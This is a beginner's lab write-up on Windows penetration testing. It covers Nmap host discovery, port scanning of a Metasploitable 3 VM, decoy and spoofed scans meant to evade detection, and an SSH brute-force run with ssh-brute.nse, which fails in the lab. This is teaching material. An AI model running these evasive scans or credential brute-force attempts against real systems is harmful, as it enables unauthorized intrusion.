

WINDOWS PENETRATION TESTING

ABSTRACT :

This project offers a detailed exploration of ethical hacking techniques focused on Windows systems, providing a hands-on approach for beginners. The content spans the setup and configuration of a secure lab environment with Kali Linux in a virtual machine and a Windows target system. Key topics include network reconnaissance using Nmap for OS detection, port scanning, firewall identification, and bypass techniques, along with IP spoofing and packet fragmentation for evading detection. The project further explores enumeration and vulnerability scanning, enabling users to assess security flaws systematically. The final sections introduce Metasploit, covering payload generation with Msfvenom and establishing remote connections using Msfconsole, providing practical insight into penetration testing methodologies. It also aims to build foundational skills in Windows hacking within a controlled and ethical framework, setting the stage for advanced cybersecurity learning.

SETTING UP THE ENVIRONMENT:

- Download VirtualBox locally.
- Install Kali Linux ISO image and create a VM for it.
- Install Metasploit 3 and create a VM for it (Vulnerable lab)

EXPLORING NETWORKING TOOLS:

- **N-MAP**

What Nmap Really Does?

Nmap (Network Mapper) is a tool used to scan and understand what's on a network. Think of it as a way to peek at who's online and what they're doing without actually logging in or interfering with them. Nmap can find:

- **Which devices are connected** (like computers, printers, routers).
- **Which ports are open** (these are like doors on each device, and open ports mean the device is ready to "talk" or respond).
- **What services and versions** these devices are running (like email servers, web servers, etc.).
- **Which operating systems** the devices use.

Why Do People Use Nmap?

- **Network troubleshooting:** Helps IT teams identify network issues.
- **Security auditing:** Finds vulnerable or unnecessary open ports that hackers could exploit.
- **Inventory:** Checks what devices and software versions are running on the network.
- **Fun and research:** Sometimes, people scan networks to see how things are set up, without harming anything.

Basic Commands in Nmap

Let's go over some important Nmap commands, starting with simple ones and moving to more advanced options.

Basic Commands

- **Basic Scan:** `nmap <target>`
 - Example: `nmap 192.168.1.1`
 - This basic command will scan the target IP address and check which ports are open.
- **Scan a range of IP Addresses:** `nmap 192.168.1.1-50`
 - This scans all devices from IP 192.168.1.1 to 192.168.1.50. Useful to see who's online in a local network.

Scanning Options

- **Port Scan:** `nmap -p <port> <target>`
 - Example: `nmap -p 80 192.168.1.1`
 - This command checks if a specific port (like 80, used for web services) is open on a device.
- **Scan All Ports:** `nmap -p- <target>`
 - Example: `nmap -p- 192.168.1.1`
 - This command will scan every single port on a device (instead of just the default top 1,000). It's more thorough but takes longer.

Advanced Commands

- **Service Version Detection:** `nmap -sV <target>`
 - Example: `nmap -sV 192.168.1.1`
 - This checks what version of software is running on open ports, like finding out if a web server is running an old version of Apache.
- **Operating System Detection:** `nmap -O <target>`

- Example: `nmap -O 192.168.1.1`
- This command guesses the operating system of a device, like Linux, Windows, or macOS. Nmap uses clues to make an educated guess based on how the device responds.
- **Aggressive Scan:** `nmap -A <target>`
 - Example: `nmap -A 192.168.1.1`
 - This mode combines OS detection, service version detection, and some other options, providing a very detailed report about the target.
- **Script Scan:** `nmap -sC <target>`
 - Example: `nmap -sC 192.168.1.1`
 - Nmap has built-in scripts to test for certain vulnerabilities and more detailed information. The `-sC` option uses default scripts to gather this information.

Other Useful Options

- **Save Output to File:** `nmap <target> -oN output.txt`
 - Saves the output to a file called `output.txt` for easy reference later.
- **Scan a Specific Subnet:** `nmap 192.168.1.0/24`
 - Scans all devices in a subnet (in this case, 192.168.1.0 to 192.168.1.255).
- **Exclude Certain IPs:** `nmap 192.168.1.0/24 --exclude 192.168.1.5`
 - This scans the subnet but skips any device at the IP address 192.168.1.5.

Real-Life Example

Let's say you're the "network detective" for a big company. You might use Nmap to:

- First, scan the network with a basic `nmap 192.168.1.0/24` to see what devices respond.
- Next, for devices with open ports, try `nmap -sV -O <IP>` to get detailed information on what services and operating systems they're running.
- You could then run a more aggressive scan with `nmap -A` on suspicious devices, getting a deeper look to ensure everything is secure.

A Final Word on Nmap

While Nmap is a powerful tool, it's important to use it responsibly. Scanning networks you don't have permission to scan is usually against the law, as it can look like hacking even if you're just exploring. However, used correctly, Nmap is an incredible tool for understanding and securing networks!

WORKING:

First let's get the IP address of the source using ifconfig(Linux command).

```
(rgk@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.180.11 netmask 255.255.255.0 broadcast 192.168.180.255
    inet6 fe80::a00:27ff:fe59:6c37 prefixlen 64 scopeid 0<link>
    inet6 2401:4900:634a:f2ca:a00:27ff:fe59:6c37 prefixlen 64 scopeid 0
x0<global>
    inet6 2401:4900:634a:f2ca:f980:63e2:d496:873 prefixlen 64 scopeid 0
x0<global>
    inet6 fd00::7bea:4801:8767:6c1f prefixlen 64 scopeid 0<global>
    ether 08:00:27:59:6c:37 txqueuelen 1000 (Ethernet)
    RX packets 331 bytes 30371 (29.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 161532 bytes 9696033 (9.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 89 bytes 8720 (8.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 89 bytes 8720 (8.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

IP addr: 192.168.180.11(kali vm)



Using sudo nmap netdiscover -i eth0:

```
Currently scanning: 192.168.41.0/16 | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 1 hosts. Total size: 540
08:00:27:3a:cb:be brd ff:ff:ff:ff:ff:ff
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.180.170 08:00:27:d7:cc:d8      9    540  PCS Systemtechnik GmbH
```

We can see that it has detected a device with IP address 192.168.180.170, which is basically the Windows 2k8 machine.

Now let's check if the both VMs can communicate by using the ping command which sends packets from the source IP to the destination IP

Before that we will change the following in the VirtualBox for enabling the inter VM communication



Now ping the destination IP:


```

L$ ping 192.168.180.170
PING 192.168.180.170 (192.168.180.170) 56(84) bytes of data.
64 bytes from 192.168.180.170: icmp_seq=1 ttl=128 time=2.10 ms
64 bytes from 192.168.180.170: icmp_seq=2 ttl=128 time=0.661 ms
64 bytes from 192.168.180.170: icmp_seq=3 ttl=128 time=0.764 ms
64 bytes from 192.168.180.170: icmp_seq=4 ttl=128 time=0.659 ms
^C
--- 192.168.180.170 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.659/1.045/2.096/0.608 ms

```

We can see that the icmp_seq field is used to show the sequence number of packets sent and the time taken to be sent, and this confirms the connection.

Now we can verify the IP addr of the destination (Windows 2k8) by using the command ipconfig.



Now alternatively we can use nmap -sn


```
rgk@kali2: ~  
File Actions Edit View Help  
(rgk@kali2)-[~]  
$ sudo nmap -sn 192.168.180.*  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 01:45 EDT  
Nmap scan report for 192.168.180.151  
Host is up (0.00039s latency).  
MAC Address: 88:66:5A:0B:82:C2 (Apple)  
Nmap scan report for 192.168.180.170  
Host is up (0.00091s latency).  
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)  
lft 1349  
(rgk@kali2)-[~]  
$
```


Lets use **nmap -p- 192.168.180.170** which is used to scan all the ports in that IP addr.

```
(rgk@kali2)-[~]  
$ nmap -p- 192.168.180.170  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 01:54 EDT  
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan  
Connect Scan Timing: About 47.56% done; ETC: 01:55 (0:00:15 remaining)  
Nmap scan report for 192.168.180.170  
Host is up (0.0023s latency).  
Not shown: 65499 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
1617/tcp  open  nimrod-agent  
3306/tcp  open  mysql  
3389/tcp  open  ms-wbt-server  
3700/tcp  open  lrs-paging  
4848/tcp  open  appserv-http  
5985/tcp  open  wsman  
7676/tcp  open  imqbrokerd  
8009/tcp  open  ajp13  
8020/tcp  open  intu-ec-svcdisc  
8027/tcp  open  papachi-p2p-srv  
8080/tcp  open  http-proxy  
8181/tcp  open  intermapper  
8282/tcp  open  libelle  
8383/tcp  open  m2mservices  
8484/tcp  open  unknown  
8585/tcp  open  unknown  
8686/tcp  open  sun-as-jmxrmi  
9200/tcp  open  wap-wsp  
9300/tcp  open  vrace  
47001/tcp open  winrm  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49199/tcp open  unknown  
49200/tcp open  unknown  
49201/tcp open  unknown  
49238/tcp open  unknown  
49257/tcp open  unknown  
49261/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 32.18 seconds
```

We can infer that the following from the above, the ports which are open in the device and the list of all the services that they provide.


DECOY IPs and IP spoofing:

In penetration testing, **decoy IPs** and **IP spoofing** are techniques used to evade detection and obscure the source of a scan or attack, helping testers simulate real-world attack scenarios.




In the above we used `sudo nmap -sS -D RND:7 192.168.180.170`

Basically what the above command means is that we are gonna generate 7 random IP addresses for TCP protocol 3 way handshake but in this case we don't do the 3rd handshake (ACK) inside the target sends a ACK-RST signal so that there is no connection establishment instead we are just checking if the IP address is alive or not, because we are operating in stealth mode and don't want the target to be suspicious of our interaction.




ACTUAL TCP HANDSHAKE



OUR STIMULATED HANDSHAKE

We are using Wireshark for tracking the network packets that are transmitted between different IPs.

IP Spoofing:



Using `sudo nmap -sS -D 192.168.180.76 192.168.180.170`

Here we can see that we are spoofing the IP 192.168.180.76 along with our Kali Vm's IP so that there is a confusion created for the Target to which IP address is actually being suspicious.

USING NMAP's INBUILT ATTACKS:

We are now going to use the NMAP scripts which has the ssh based attacks, and list all of the following, then choose the SSH-brute.nse attack on the target IP.

Command: `nmap --script=ssh-brute.nse 192.168.180.76 -Pn`

This command brute forces all the ssh with the inbuilt username/password combination.

```
rgk@kali: ~  
File Actions Edit View Help  
[rgk@kali]~  
$ ls -al /usr/share/nmap/scripts | grep -e "ssh"  
-rw-r--r-- 1 root root 1200 Jun 20 14:27 ssh-auth-methods.nse  
-rw-r--r-- 1 root root 3020 Jun 20 14:27 ssh-brute.nse  
-rw-r--r-- 1 root root 16036 Jun 20 14:27 ssh-hostkey.nse  
-rw-r--r-- 1 root root 5968 Jun 20 14:27 ssh-publickey-acceptance.nse  
-rw-r--r-- 1 root root 3781 Jun 20 14:27 ssh-run.nse  
-rw-r--r-- 1 root root 5391 Jun 20 14:27 ssh2-enum-algos.nse  
-rw-r--r-- 1 root root 1423 Jun 20 14:27 sshv1.nse  
[rgk@kali]~  
$ NOW GOING TO USE NMAP SCRIPTS FOR SSH BRUTE FORCE ON THE TARGET IP(192.168.180.170)  
[rgk@kali]~  
$ nmap --script=ssh-brute.nse 192.168.180.170 -Pn  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 05:16 EDT  
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan  
Connect Scan Timing: About 81.40% done; ETC: 05:16 (0:00:03 remaining)  
NSE: [ssh-brute] Trying username/password pair: root:root  
NSE: [ssh-brute] Trying username/password pair: admin:admin  
NSE: [ssh-brute] Trying username/password pair: administrator:administrator  
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin  
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin  
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin  
NSE: [ssh-brute] Trying username/password pair: guest:guest  
NSE: [ssh-brute] Trying username/password pair: user:user  
NSE: [ssh-brute] Trying username/password pair: web:web  
NSE: [ssh-brute] Trying username/password pair: test:test  
NSE: [ssh-brute] Trying username/password pair: root:  
NSE: [ssh-brute] Trying username/password pair: admin:  
NSE: [ssh-brute] Trying username/password pair: administrator:  
NSE: [ssh-brute] Trying username/password pair: webadmin:  
NSE: [ssh-brute] Trying username/password pair: sysadmin:  
NSE: [ssh-brute] Trying username/password pair: netadmin:  
NSE: [ssh-brute] Trying username/password pair: guest:  
NSE: [ssh-brute] Trying username/password pair: user:  
NSE: [ssh-brute] Trying username/password pair: web:  
NSE: [ssh-brute] Trying username/password pair: test:  
NSE: [ssh-brute] Trying username/password pair: root:123456  
NSE: [ssh-brute] Trying username/password pair: admin:123456  
NSE: [ssh-brute] Trying username/password pair: administrator:123456  
NSE: [ssh-brute] Trying username/password pair: webadmin:123456  
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456  
NSE: [ssh-brute] Trying username/password pair: netadmin:123456  
NSE: [ssh-brute] Trying username/password pair: guest:123456
```

```
rgk@kali: ~  
File Actions Edit View Help  
NSE: [ssh-brute] Trying username/password pair: user:pink11  
NSE: [ssh-brute] Trying username/password pair: web:pink11  
NSE: [ssh-brute] Trying username/password pair: test:pink11  
NSE: [ssh-brute] Trying username/password pair: root:sexbomb  
NSE: [ssh-brute] Trying username/password pair: admin:sexbomb  
NSE: [ssh-brute] Trying username/password pair: administrator:sexbomb  
NSE: [ssh-brute] Trying username/password pair: webadmin:sexbomb  
NSE: [ssh-brute] Trying username/password pair: sysadmin:sexbomb  
NSE: [ssh-brute] Trying username/password pair: netadmin:sexbomb  
NSE: [ssh-brute] Trying username/password pair: guest:sexbomb  
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.  
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.  
Nmap scan report for 192.168.180.170  
Host is up (0.00034s latency).  
Not shown: 979 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
| ssh-brute:  
| Accounts: No valid accounts found  
| Statistics: Performed 37217 guesses in 600 seconds, average tps: 62.0  
80/tcp    open  http  
435/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
3306/tcp    open  mysql  
3389/tcp    open  ms-wbt-server  
3920/tcp    open  exasoftport1  
4848/tcp    open  appserv-http  
7676/tcp    open  imqbrokerd  
8009/tcp    open  ajp13  
8080/tcp    open  http-proxy  
8181/tcp    open  intermapper  
8383/tcp    open  m2mservices  
9200/tcp    open  wap-wsp  
49152/tcp   open  unknown  
49153/tcp   open  unknown  
49154/tcp   open  unknown  
49157/tcp   open  unknown  
49158/tcp   open  unknown  
Nmap done: 1 IP address (1 host up) scanned in 618.44 seconds  
[rgk@kali]~  
$
```

The attack was **not successful** because there are no accounts with the database based password and username.

Now lets see the next attack based on Http:

```
rgk@kali: ~  
File Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 618.44 seconds  
  
[rgk@kali]~  
$ ls -al /usr/share/nmap/scripts | grep -e "http"  
-rw-r--r-- 1 root root 2153 Jun 20 14:27 http-adobe-coldfusion-apsa1301.nse  
-rw-r--r-- 1 root root 5149 Jun 20 14:27 http-affiliate-id.nse  
-rw-r--r-- 1 root root 1950 Jun 20 14:27 http-apache-negotiation.nse  
-rw-r--r-- 1 root root 4499 Jun 20 14:27 http-apache-server-status.nse  
-rw-r--r-- 1 root root 1885 Jun 20 14:27 http-aspnet-debug.nse  
-rw-r--r-- 1 root root 3959 Jun 20 14:27 http-auth-finder.nse  
-rw-r--r-- 1 root root 3187 Jun 20 14:27 http-auth.nse  
-rw-r--r-- 1 root root 2865 Jun 20 14:27 http-avaya-ipoffice-users.nse  
-rw-r--r-- 1 root root 4372 Jun 20 14:27 http-awstatstotals-exec.nse  
-rw-r--r-- 1 root root 6872 Jun 20 14:27 http-axis2-dir-traversal.nse  
-rw-r--r-- 1 root root 5484 Jun 20 14:27 http-backup-finder.nse  
-rw-r--r-- 1 root root 6387 Jun 20 14:27 http-barracuda-dir-traversal.nse  
